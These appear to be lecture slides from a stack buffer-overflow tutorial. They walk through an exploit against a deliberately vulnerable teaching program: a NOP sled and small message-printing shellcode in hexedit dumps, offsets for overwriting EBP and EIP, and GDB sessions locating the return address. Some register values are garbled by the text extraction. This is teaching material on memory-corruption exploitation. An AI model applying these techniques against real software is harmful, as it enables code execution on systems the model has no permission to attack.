

# Is it good enough to exploit our program?

How to fill this data for the exploit to work?





# Building the Exploit: Overwriting EBP and EIP

We know the EBP register starts getting overwritten after **72** bytes of our input, so after our payload we add  $72 - 64 = 8$  bytes of filler followed by another 4 bytes for the **EBP** address and another 4 bytes for the return address (remember the return address is just **EBP+4**).



# Building the Exploit: Overwriting EBP and EIP



**Note:** In *hexedit* use **CTRL+w** to save and **CTRL+x** to quit.

# Building the Exploit: Overwriting EBP and EIP

Set a **breakpoint** at the memory address of the **return** instruction after **strcpy** completes

Run the program with our **exploit** file

Inspect the registers  
“info registers”

Continue running past the breakpoint

Quit GDB

```
pac@pac:~/bof $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+40
Breakpoint 1 at 0x0004839c: file basic_vuln.c, line 5.
(gdb) run `cat exploit'
Starting program: /home/pac/bof/basic_vuln.o `cat exploit'

Breakpoint 1, 0x0004839c in main (argc=Cannot access memory at address 0xefbeade6
) at basic_vuln.c:5
5 }
```

```
(gdb) info registers
eax            0xbffff7c0      -1073743936
ecx            0xfffffdde4     -540
edx            0xbfffffa2d     -1073743315
ebx            0xb7fa6fff4     -1208127500
esp            0xbfffff88c     0xbfffff88c
ebp            0xefbeadde      0xefbeadde
esi            0xb8000ce0      -1207956256
edi            0x0      0
eip            0x0004839c      0x0004839c <main+40>
eflags          0x200246 [ PF ZF IF ID ]
cs              0x73      115
ss              0x7b      123
ds              0x7b      123
es              0x7b      123
fs              0x0      0
gs              0x33      51
```

Notice that we did overwrite the **EBP** register, but it doesn't exactly say **0xDEADBEEF**. This is because x86 is a **little-endian format** which interprets bytes from right-to-left instead of big-endian which is how we normally read and write binary numbers from left-to-right.

*If we wanted the address to be displayed as 0xDE 0xAD 0xBE 0xEF  
we would have to write it as 0xEF 0xBE 0xAD 0xDE.*

```
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault
0xebafeca in ?? ()
(gdb) quit
The program is running. Exit anyway? (y or n) y
pac@pac:~/bof $
```

**Segmentation fault** caused by overwriting the **EIP** register with the **0xBEBAFECA**.

Answer “y” to confirm quitting

# Building the Exploit: Overwriting EBP and EIP

Terminal

File	Edit	View	Terminal	Tabs	Help				
00000000	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	.....
00000018	90 90 90 90	90 90 31 C0	31 DB 31 C9	31 D2 B0 04	B3 01 68 64	21 21 21 68	.....	1.1.1.1.....hd!!!h	
00000030	4F 77 6E 65	89 E1 B2 08	CD 80 B0 01	31 DB CD 80	CC CC CC CC	CC CC CC CC	Owne.....1.....	.....	
00000048	DE AD BE EF	CA FE BA BE						.....	

Overwriting EBP value with  
0xDEADBEEF

Overwriting EIP value with  
0xCAFEBAE



Terminal

File	Edit	View	Terminal	Tabs	Help				
00000000	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	.....
00000018	90 90 90 90	90 90 31 C0	31 DB 31 C9	31 D2 B0 04	B3 01 68 64	21 21 21 68	.....	1.1.1.1.....hd!!!h	
00000030	4F 77 6E 65	89 E1 B2 08	CD 80 B0 01	31 DB CD 80	CC CC CC CC	CC CC CC CC	Owne.....1.....	.....	
00000048	EF BE AD DE	BE BA FE CA						.....	

Overwriting EBP value with  
0xEFBEADDE

Overwriting EIP value with  
0xBEBAFECA

# Building the Exploit: Overwriting EBP and EIP

Set a **breakpoint** at the memory address of the **return** instruction after **strcpy** completes

Run the program with our **exploit** file

Continue running past the breakpoint

Quit GDB

The screenshot shows a terminal window titled "Terminal" with a GDB session. The session starts with running GDB on the "basic\_vuln.o" file. It then sets a breakpoint at the memory address of the return instruction after strcpy completes. When the program reaches this breakpoint, it prints the value of the EBP register. After continuing past the breakpoint, a segmentation fault occurs due to overwriting the EIP register with the value 0xCAFEBABE. Finally, the user quits GDB.

```
pac@pac:~/bof $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb) run `cat exploit`
Starting program: /home/pac/bof/basic_vuln.o `cat exploit`

Breakpoint 1, 0x0804839c in main (argc=Cannot access memory at address 0xdeadbeef7
) at basic_vuln.c:5
5
(gdb) info register ebp
ebp          @xdeadbeef    @xdeadbeef
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xcafebabe in ?? ()
(gdb) x/li $eip
0xcafebabe:  Cannot access memory at address 0xcafebabe
(gdb) quit
The program is running. Exit anyway? (y or n) y
pac@pac:~/bof $
```

1 Run GDB on **basic\_vuln.o**

2 Set a **breakpoint** at the memory address of the **return** instruction after **strcpy** completes

3 Run the program with our **exploit** file

4 Reached the breakpoint

5 Inspect the register EBP  
"info register ebp"

6 Continue running past the breakpoint

7 Segmentation fault caused by overwriting the EIP register with the 0xCAFEBABE.


8 The "x/li \$eip" prints the **address** and **corresponding instruction** for a given register

9 Quit GDB

10 Answer "y" to confirm quitting

# Building the Exploit: Guessing EIP's Value

- Next, let's figure out the address of our NOP sled to set the EIP pointer to.
- We can definitely select any location within the NOP sled region.
- To do so, we are going to see what happens to memory before and after the call to **strcpy** function call.




# Building the Exploit: Guessing EIP's Value

Set a **breakpoint** at the memory address before the call to function **strcpy**.


Run the program with our  
**exploit** file

Dump **64** bytes of the current stack in **hex** format starting at ESP (the current stack pointer location)

Address 0xFFFFF7C0 is the start of our NOP sled, but let's use 0xFFFFF7C8 since it is safely in the middle of our NOPs.



# Building the Exploit: Guessing EIP's Value




```
Terminal
File Edit View Terminal Tabs Help
00000000  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  ..... .
00000018  90 90 90 90  90 90 31 C0  31 DB 31 C9  31 D2 B0 04  B3 01 68 64  21 21 21 68  ..... 1.1.1.1....hd!!!h
00000030  4F 77 6E 65  89 E1 B2 08  CD 80 B0 01  31 DB CD 80  CC CC CC CC  CC CC CC CC  Owne.....1.....
00000048  EF BE AD DE  C8 F7 FF BF
```

Overwriting EIP value with  
**0xBFFF7C8**

*Remember that you need to store is in reverse byte order  
because it will be interpreted as little-endian format.*

At this point we could overwrite the EBP register (currently 0xDEADBEEF), but our exploit **doesn't** depend on the EBP register since we aren't using any local variables or parameters and for our purposes its not hurting anything so we'll leave it as 0xDEADBEEF.

# Moment of Truth: Running the Exploit



